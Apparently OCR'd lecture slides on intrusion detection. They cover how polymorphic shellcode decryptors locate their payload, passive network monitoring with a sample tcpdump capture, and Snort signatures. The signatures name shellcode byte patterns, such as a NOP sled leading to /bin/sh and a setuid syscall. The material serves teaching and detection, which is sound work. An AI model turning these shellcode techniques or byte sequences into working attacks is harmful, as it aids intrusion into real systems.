
- The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)
- call, fstenv/fnstenv, fsave/fnsave

2 **Self-references**

- The decryptor reads from several *distinct* memory locations in its own body




Polymorphic Shellcode Engines



- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

Passive Network Monitoring

- Examine the network traffic as it passes by…
  - Packet capture (tcpdump), NetFlow, …
- **Non-intrusive**: invisible on the network
  - vs. active monitoring (e.g., ping)
- Many applications
  - Performance Measurements
  - Intrusion detection
  - Traffic characterization
  - Network trouble-shooting
  - Network planning



```
15:07:16.609603 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 122
15:07:16.821924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.821980 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.822297 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.822370 IP 139.91.70.26.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.825070 IP 139.91.70.254 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.826708 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.869700 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:16.929894 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:17.040099 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.119970 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:17.149897 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.259974 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.284411 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:17.369924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.696390 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:18.764737 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:18.963784 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:18.988021 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:18.999754 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:19.291410 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:19.351836 00:d0:d3:36:6f:54 > 01:00:0c:dd:dd:dd sap aa ui/C
15:07:19.923630 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:20.004023 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:20.821598 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:21.292518 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:21.609511 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 153
15:07:21.883722 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:22.129438 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:22.864093 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:23.293656 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:23.440208 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:23.671846 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:24.009474 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 117
15:07:24.594258 arp who-has 139.91.70.181 tell 139.91.70.254
15:07:24.755842 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:25.294625 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:25.609338 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 138
15:07:25.864144 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:26.139315 IP 139.91.70.46.41988 > 139.91.70.255.111: UDP, length 112
15:07:26.869271 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.295746 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:27.695642 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:27.743866 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:28.067904 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:28.264320 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
```

Example Snort Signatures

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";** classtype:shellcode-detect; sid:652; rev:9;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (**msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";** classtype:system-call-detect; sid:650; rev:8;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (**msg:"CA license GCR overflow attempt";** flow:to_server,established; content:"GCR NETWORK<"; depth:12; offset:3; nocase; **pcre:"/^\S{65}|\S+\s+\S{65}|\S+\s+\S+\s+\S{65}/Ri";** sid:3520;)